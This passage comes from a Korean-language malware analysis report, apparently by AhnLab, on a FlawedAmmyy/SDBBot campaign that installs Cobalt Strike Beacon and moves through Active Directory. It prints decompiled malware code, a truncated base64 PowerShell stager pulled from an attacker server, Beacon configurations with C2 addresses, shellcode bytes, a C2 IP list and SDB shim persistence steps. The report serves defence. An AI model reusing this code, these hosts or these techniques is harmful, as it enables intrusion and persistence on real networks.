원격제어 악성코드는 FlawedAmmyy 외에도 ServHelper Backdoor, SDBBot 등 다양한 유형이 확인되었다. 원격제어 악성코드가 또 다른 원격제어 악성코드를 생성하기도 하였고, TinyMet을 이용하여 공격자 명령에 따라 원격제어 악성코드가 생성되기도 하였다. 다운로더가 FlawedAmmyy Downloader일 경우 다양한 포맷으로 유포되었다.

[사례 - 2019년 3월]

2019년 3월에는 실행된 환경의 작업 그룹명을 확인하는 루틴이 추가되었다. 즉 WORKGROUP이 존재하는 기업 사용자를 대상으로만 추가 악성코드 다운로드 행위가 발현되도록 루틴이 변경되었는데, 이는 이 악성코드가 일반 사용자가 아닌 기업만을 공격 대상으로 한다는 점을 보여준다.

```
BOOL sub_411140()
{
  HANDLE v0; // eax
  void *v1; // esi
  HANDLE v2; // edi
  DWORD v3; // esi
  const CHAR *v4; // esi
  CHAR Parameters; // [esp+Ch] [ebp-314h]
  CHAR pszPath; // [esp+110h] [ebp-210h]
  CHAR FileName; // [esp+214h] [ebp-10Ch]
  DWORD NumberOfBytesRead; // [esp+318h] [ebp-8h]
  LPCSTR lpFirst; // [esp+31Ch] [ebp-4h]

  SHGetSpecialFolderPathA(0, &pszPath, 35, 0);
  wsprintfA(&FileName, "%s\\TMPUSER.DAT", &pszPath);
  wsprintfA(&Parameters, "/C net user /domain  > \"%s\"", &FileName);
  ShellExecuteA(0, 0, "cmd", &Parameters, 0, 0);
  while ( 1 )
  {
    v0 = CreateFileA(&FileName, 0x80000000, 1u, 0, 3u, 0x80u, 0);
    v1 = v0;
    if ( v0 != (HANDLE)-1 && GetFileSize(v0, 0) > 1 )
      break;
    Sleep(0x3E8u);
    CloseHandle(v1);
  }
  CloseHandle(v1);
  v2 = CreateFileA(&FileName, 0x80000000, 1u, 0, 3u, 0x80u, 0);
  v3 = GetFileSize(v2, 0);
  lpFirst = (LPCSTR)GlobalAlloc(0x40u, v3);
  ReadFile(v2, (LPVOID)lpFirst, v3, &NumberOfBytesRead, 0);
  CloseHandle(v2);
  DeleteFileA(&FileName);
  v4 = lpFirst;
  return !StrStrA(lpFirst, "WORKGROUP") && !StrStrA(v4, "workgroup");
}
```

그림 13 - 기업 대상 공격 코드 (WORKGROUP 확인)

[사례 - 2019년 9월]

SDB(Shim Database)는 윈도우 운영체제 환경에서 소프트웨어에 대한 하위 호환을 지원하기 위한 용도로 만들어진 메커니즘으로서, 다양한 형태의 Compatibility Fix를 사용할 수 있다. 응용프로그램이 DLL을 호출하여 사용할 때 그 중간에서 SDB 파일의 코드를 통해 수정되어 동작하는 방식이다. SDBBot 원격제어 악성코드는 이러한 정상적인 목적으로 제공된 애플리케이션 패치 메커니즘을 악용하여 동작한다.




그림 14 - SDBBot 공격 구조도

1. FlawedAmmyy 백도어가 loader32.exe와 sdb_msf_32_crypted.dll을 생성한다.
2. loader32.exe가 sdb_msf_32_crypted.dll를 직접 로드하거나 다른 프로세스에 인젝션한다.
3. loader32.exe는 인코딩 된 백도어 PE를 특정 레지스트리에 쓴다.
4. 이후 악성 SDB 파일을 생성하고 sdbinst.exe를 이용해 등록한다. 해당 SDB 파일의 대상은 services.exe, 구체적으로 이 프로그램의 함수인 ScRegisterTCPEndpoint()이다.
5. 시스템 재부팅 시 services.exe가 실행되며, 이 때 등록한 악성 SDB가 적용된다.
6. 함수 ScRegisterTCPEndpoint()는 services.exe의 초기 루틴에 실행된다. 즉 services.exe의 패치 된 셸코드는 services.exe 실행 후 바로 실행된다.
7. 셸코드는 인코딩 된 백도어 PE가 포함된 레지스트리를 읽어 복호화 후 메모리 상에서 실행한다.
8. 최종적으로 재부팅 시 마다 services.exe 내부에는 백도어 악성코드가 동작한다.

표 4 - SDBBot 공격 흐름

원격제어 악성코드 파일은 해당 시스템에 Cobalt Strike Beacon을 설치

공격자는 공격 대상 시스템을 원격 제어하기 위해 모의 침투 에뮬레이션 프로그램인 Cobalt Strike (코발트 스트라이크)를 이용하였다. Cobalt Strike는 서버(공격자)와 클라이언트(공격대상)로 구성되는데, 클라이언트는 Beacon으로 제어된다. Beacon은 공격자 명령을 받기 위한 에이전트로서 파일리스 또는 파일 형태로 존재하고, 공격자의 페이로드 타입에 따라 HTTP, DNS, SMB Beacon 등이 있을 수 있다. 공격자는 목적에 맞게 Cobalt Strike에서 제공하는 기능을 이용하는데, 크랙된 버전의 Cobalt Strike를 사용하였을 가능성이 높다.

앞서 실행되는 원격제어 악성코드는 결국 Cobalt Strike Beacon을 설치하기 위한 기반 역할을 하는 것으로 추정된다. 공격자는 TinyMet 등을 통해 Beacon을 설치하기도 하고, FlawedAmmyy와 같은 원격제어 악성코드를 통해 설치할 수도 있다. Beacon이 설치된 이후에 공격자는 관리 화면을 통해 쉘 명령을 내리거나 폴더 경로 탐색 등의 원격 제어를 할 수 있다.

그림 15 - 모의 침투 에뮬레이션 프로그램 Cobalt Strike




그림 16 - Beacon 설치

아래는 안랩이 파악한 공격자 Cobalt Strike C&C 서버 목록이다.

91.214.124.25	89.144.25.176
91.214.124.20	89.144.25.174
91.214.124.13	89.144.25.173
89.144.25.99	89.144.25.172
89.144.25.97	89.144.25.171
89.144.25.96	89.144.25.170
89.144.25.95	89.144.25.165
89.144.25.94	45.227.252.54
89.144.25.92	43.251.158.68
89.144.25.27	194.99.21.202
89.144.25.25	194.68.27.18
89.144.25.23	194.165.16.228
89.144.25.22	185.17.121.188

89.144.25.21	105.201.1.249
89.144.25.20	105.201.1.186
89.144.25.19	

표 5 - Cobalt Strike C&C 서버

[사례 - 2019년 5월]

공격자는 FlawedAmmyy를 이용하여 공격 대상 시스템에 파일리스 형태의 Beacon을 설치하였다. 공격자 서버에 있는 파워쉘 스크립트 파일을 실행하도록 하였고, 이 과정은 윈도우 서비스로 동작하였다.

연결 주소 - hxxp://89.144.25.172/a

```
1   $s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAAAAL1X+4+iyhL
    +efwryMkkQsYRfIyjm2yygKI44gvFx5zJpIUGWhtQaEQ9u//7bVB3Z+/MnrsnJ7kkJP2oqq7
    +6uvqah2Se52EyCRaYEHm3oBhhAKfKedyt81AJcxn5ks+Z8e+SdLhtPHqQPK6DQPzFVhWCKOI+St3MwQh8Bj2dg/CVy
    +wYgwLTNZJBaEVh5C7ucndZEOxHwEbvvqAoD189SBxAyuiC7HP4nbbDDyA/JdPn
    +Q4DKFPzv1iGxIxiqC3wghGLMd8ZWYuDOH9YLWGJmH+Ym5fi20crAC+iB1lYLp0Q6JvpXO9wATpDor6FiPC5v/
    8M88935deiq1dDHDE5vVjRKBXtDDOc8w3Ll1wctxCNq8hMwyiwCbFGfIr5eI0876fOa
    +dfc9zObq3EJI49JlfbzG1edZg87Q5pMiIZwTzXFH198EGsrd+jHGB+cI
    +XxwaxzSBHqTzBIbBVofhHpkwKnaAb2E4hvYL24fJFYffVWLfKlGpIQm5wiV8v+O7loX4bC7Pvff+DQ84
    +r3jApf7lvuAVRbE0AEEvhIK/Rta5W5unrMmpPthh0GEMr3PjFBgNOoEIEF4pN3bSRhD7oV5TkP3/PJyWfaqGRV
    +aah01bronIN59uMz82wEyHrJ3WRxzubTiddVjLAFw1Tg18xtQhv5sHn0gYfMKznZj4IGbQwzQIpXsT51lM1fJqDVvMCTTx
    F9fq/W8hD5riudnRNNGviIekU5wf3szDmIbF71NehRAM/
    9PA2WTY8EvEpfjsHxunrap0J5GYMoKjDDmJ5Js8DoEGBoFRjRj9BlSoxJkDXzP9zVYkyQCSJyNffCfQDpZWk58CMSxiYNL4
    Vhom+hiQBOUSkwHWRB6agj5+pC/kNMZIAx8h1qaU9jQkdSLHSSkia0Cv9NEK6oQ6J6Www9Kp1lDAUDh+aHy5HK+AYcaOX/
    xu3rQTmfihSrK0hvnKYE0HFACoyBQkJzUL7wjnn/
    0r2fU9JPfsohvESSzY7is3Qk6YHJJM30Jvj8HcwMupBQ2JQw8CQQwVo1vTJ8h/2DH6CuSL+F6mPN6m5QSU3or9F/
```

그림 17 - 공격 서버의 파워쉘 스크립트

파워쉘 스크립트는 파워쉘 프로세스에 메모리 영역을 할당해 악성 쉘코드를 실행하였다. 쉘코드는 공격자 서버에 접속하여 Beacon 바이너리를 받아 실행하는 기능을 하였다. 즉 Beacon 악성코드는 파일리스 형태로 동작하게 된다. 바이너리 내에는 공격자와 통신을 위한 다음과 같은 설정 정보가 존재한다. 이 사례에서 확인된 Beacon은 HTTP Beacon이다.

연결 주소 - hxxp://89.144.25.172/Ny2c

```
Config found: xorkey i 0x00030030 0x00033400
0x0001 payload type                     0x0001 0x0002 0 windows-beacon_http-reverse_http
0x0002 port                             0x0001 0x0002 80
0x0003 sleeptime                        0x0002 0x0004 60000
0x0004 maxgetsize                       0x0002 0x0004 1048576
0x0005 jitter                           0x0001 0x0002 0
0x0006 maxdns                           0x0001 0x0002 255
0x0007 publickey                        0x0003 0x0100 30819f300d06092a864886f70d010101050003818d0
0x0008 server,get-uri                   0x0003 0x0100 '89.144.25.172,/dot.gif'
0x0009 useragent                        0x0003 0x0080 'Mozilla/5.0 (compatible; MSIE 9.0; Windows
0x000a post-uri                         0x0003 0x0040 '/submit.php'
0x000b Malleable_C2_Instructions        0x0003 0x0100 '\x00\x00\x00\x04'
0x000c http_get_header                  0x0003 0x0100
  Cookie
0x000d http_post_header                 0x0003 0x0100
  &Content-Type: application/octet-stream
  id
0x001d spawnto_x86                      0x0003 0x0040 '%windir%\\syswow64\\rundll32.exe'
0x001e spawnto_x64                      0x0003 0x0040 '%windir%\\sysnative\\rundll32.exe'
0x000f pipename                         0x0003 0x0080 '\\\\%s\\pipe\\msagent_%x'
0x001f CryptoScheme                     0x0001 0x0002 0
0x0013 DNS_Idle                         0x0002 0x0004 0 0.0.0.0
0x0014 DNS_Sleep                        0x0002 0x0004 0
0x001a get-verb                         0x0003 0x0010 'GET'
0x001b post-verb                        0x0003 0x0010 'POST'
0x001c HttpPostChunk                    0x0002 0x0004 0
0x0025 license-id                       0x0002 0x0004 1
0x0026 bStageCleanup                    0x0001 0x0002 0
0x0023 proxy_type                       0x0001 0x0002 2 IE settings
```

그림 18 - 메모리 영역에서 확인되는 내용1

[사례 - 2019년 9월]

공격자는 TinyMet을 이용하여 공격 대상 시스템에 EXE 실행 파일 형태의 Beacon을 설치하였다. Beacon은 윈도우 서비스로 동작하며 Rundll32.exe 프로세스를 실행 후 데이터를 인젝션하여 동작하였다. 아래 파일은 당시 사례와 코드가 유사한 파일이다.

```
hProcess = 0;
if ( a3 && *(_BYTE *)a3 )
{
  memset(&StartupInfo, 0, sizeof(StartupInfo));
  StartupInfo.cb = 68;
  ProcessInformation.hProcess = 0;
  ProcessInformation.hThread = 0;
  ProcessInformation.dwProcessId = 0;
  ProcessInformation.dwThreadId = 0;
  GetEnvironmentVariableA("windir", Buffer, 0x400u);
  snprintf(CommandLine, 0x400u, "%s\\System32\\%s", Buffer, (const char *)a3);// rundll32.exe
  result = (HANDLE)CreateProcessA(0, CommandLine, 0, 0, 1, 4u, 0, 0, &StartupInfo, &ProcessInformation);
  if ( !result )
    return result;
  result = ProcessInformation.hProcess;
  hProcess = ProcessInformation.hProcess;
}
else
{
  result = GetCurrentProcess();
  hProcess = result;
}
if ( hProcess )
  result = (HANDLE)injection_401550(hProcess, lpBuffer, nSize);
return result;
```

그림 19 - 데이터 인젝션 코드

EXE 실행 파일 Beacon 내에도 아래와 같은 설정 정보가 존재한다. ₩₩.₩pipe₩status_숫자 형식의 NamedPipe 파이프명은 Cobalt Strike에서 생성하는 디폴트 NamedPipe 파이프명 규칙과 동일하다. 파이프를 이용하여 Beacon 시스템끼리 통신을 할 수 있다.

```
payloadType: 0x00002210
payloadSize: 0x00000174
intxorkey: 0x122134b2
id2: 0x61616161
Probably found shellcode:
Parameter: 344 '\\\\.\\pipe\\status_30000'
push: 148 4096 'h\x00\x10\x00\x00'
push: 261 8192 'h\x00 \x00\x00'
00000000: FC E8 89 00 00 00 60 89  E5 31 D2 64 8B 52 30 8B  ......`..1.d.R0.
00000010: 52 0C 8B 52 14 8B 72 28  0F B7 4A 26 31 FF 31 C0  R..R..r(..J&1.1.
00000020: AC 3C 61 7C 02 2C 20 C1  CF 0D 01 C7 E2 F0 52 57  .<a|., .......RW
00000030: 8B 52 10 8B 42 3C 01 D0  8B 40 78 85 C0 74 4A 01  .R..B<...@x..tJ.
```

그림 20 - 메모리 영역에서 확인되는 내용2




그림 21 - 파이프 통신 기능

[Ⅱ 장악] Cobalt Strike를 이용해 AD 내의 시스템 장악




그림 22- [Ⅱ 장악] 단계 구조도

AD 도메인 구성 정보 확인

공격자는 최초 공격 대상 시스템을 원격제어 하면서 해당 시스템이 가입된 AD 도메인 구성 정보를 확인한다. 공격자의 목적은 하나의 시스템이 아닌 도메인으로 연결된 다수의 시스템이다. 따라서 기본적인 네트워크, 파일 정보와 AD 구성 정보를 확인하여 내부 확산(Lateral Movement) 준비를 한다. 정보 확인에는 다음 윈도우 커맨드와 정상 툴 프로그램이 사용된 것이 확인되었다. 공격자는 툴 파일을 공격 대상 시스템에 설치하고 이를 실행하였다.

네트워크 정보	○ arp ○ ping ○ nslookup
파일 정보	○ find
AD 정보	○ AdFind ○ PingCastle

표 6 - 공격자가 사용한 커맨드와 정상 툴

AdFind는 AD 쿼리 툴로 실행 시 해당 시스템이 가입된 AD 도메인 정보를 나열해서 출력한다. PingCastle은 AD 보안 정보를 수집 및 평가하는 툴로, AD 도메인에 가입된 시스템 목록 추출과 시스템별 보안 상태 정보를 보여준다. 두 툴 모두 온라인에 쉽게 다운받을 수 있다.




그림 23 - AD정보 획득을 위해 AdFind 사용




그림 24 – 온라인에서 다운로드 가능한 PingCastle

[사례 -2019년 9월]

피해 시스템에 기록된 악성코드 파일의 실행 흔적이다. wsus.exe 파일명의 TinyMet 파일과 이를 삭제하는 BAT 파일이 확인되었고, 이와 함께 arp.exe, adfind.exe, ping.exe, find.exe, nslookup.exe 파일을 실행한 것을 확인할 수 있다. 공격자 Cobalt Strike C&C 서버 주소를 목적지로 ping 커맨드를 실행한 기록도 확인되었다.




그림 25 - 피해 시스템에 기록된 실행 흔적




그림 26 - 공격자 C&C 주소로 Ping 시도 흔적

취약점을 이용해 실행 권한 상승

공격자는 공격 대상 시스템의 실행 권한을 관리자 권한 또는 SYSTEM 권한으로 상승시킨다. 만약 공격자가 관리자 권한을 얻었다면 윈도우 서비스 또는 윈도우 작업 스케줄러 등록 등의 방법을 통해 SYSTEM 권한으로 실행 권한을 상승시킬 수 있다. 이는 다음 단계인 Mimikatz 모듈을 실행시키기 위한 과정으로, Mimikatz의 일부 커맨드는 SYSTEM 권한이 있어야만 실행이 가능하다.

실행 권한 상승은 취약점을 이용했을 것으로 보이나 정확히 어떤 취약점을 이용했는지는 확인되지 않는다. 다만 Cobalt Strike에서 제공하는 기본 익스플로잇이 있으며, 공개된 익스플로잇을 추가할 수도 있어 공격자가 이를 이용했을 것으로 추정된다. (https://www.cobaltstrike.com/help-elevate)

